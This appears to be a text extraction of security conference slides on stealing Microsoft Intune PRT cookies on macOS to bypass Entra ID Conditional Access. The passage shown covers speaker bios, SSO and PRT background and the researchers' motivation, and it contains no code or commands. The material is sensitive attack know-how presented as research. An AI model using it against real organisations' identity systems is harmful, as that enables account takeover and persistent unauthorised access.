



# Sign Here to Bypass: From macOS Intune PRT Cookie Theft to Entra ID Persistence


**ROMHACK** 20  
25

Shang-De 'John' Jiang

Kazma Ye

# \$ whoami

















- > 🥷 Kazma Ye
- > University Student in Taiwan 🇹🇼
- > Leader @ CTF Team B33F50UP
- > Cybersecurity Researcher @  CYCRAFT
- > Founder of Taiwan Security Club & NCKUCTF
- > 1st Place AIS3 EOF | 3rd Place WorldSkills Cybersecurity
- > 10th Place HITCON CTF (1st in Taiwan)
- > Talks @ TROOPERS25, DEF CON 33, RomHack




# A lots of service! You need SSO

## Microsoft Lists app

From sources across the web



	OneDrive	▼		Outlook	▼		Microsoft Teams	▼
	Excel	▼		Microsoft Intune	▼		Microsoft 365	▼
	Microsoft Forms	▼		Microsoft Stream	▼		Microsoft Power Pl...	▼
	Microsoft Azure	▼		Microsoft Planner	▼		Microsoft Sway	▼
	Power Automate	▼		PowerPoint	▼		Word	▼
	Delve	▼						

# SSO token generate in Windows OS






# PRT Can Exchange Everything We Wanted




# Abuse Browser SSO on Windows



Ref: <https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf>


# The PRT Cookie includes user identity + linked device information

## Single sign-on Flow



# PRT Cookie From Device Can Include MFA Claim + Device Claim

## Single sign-on Flow






# **PRT Cookie Theft** **on macOS**



# Why Steal macOS PRT Cookies?

- > Many organizations use Intune as MDM for both Windows and macOS
- > Conditional Access supported on macOS for Zero Trust enforcement
- > Existing research and detections focus mostly on Windows
- > Lack of research on macOS attack surface and exploitation paths

# How macOS use similar mechanism?

 **Learn** [Discover](#) [Product documentation](#) [Development languages](#) [Topics](#)

**Microsoft Intune** [Product documentation](#) [Learn Intune](#) [Developer resources](#) [Troubleshooting](#) [Resources](#)

[Learn](#) / [Microsoft Intune](#) / [Intune service](#) / [Intune user help](#) / [Ask Learn](#)

## Enroll your macOS device using the Company Portal app

04/24/2025

Set up secure, remote access to work emails, files, and apps on your personal Mac. This article describes how to install the Company Portal app, enroll your Mac for work, and get troubleshooting help.

[Microsoft Intune user help](#)

- Overview
  - Device enrollment overview
  - What information can my organization see?
  - Get Intune Company Portal
  - Update Intune Company Portal
  - Add device password, PIN, or passcode
  - Install mobile threat defense app
- > Android device management


# Company Portal on macOS

## Platform SSO and Microsoft

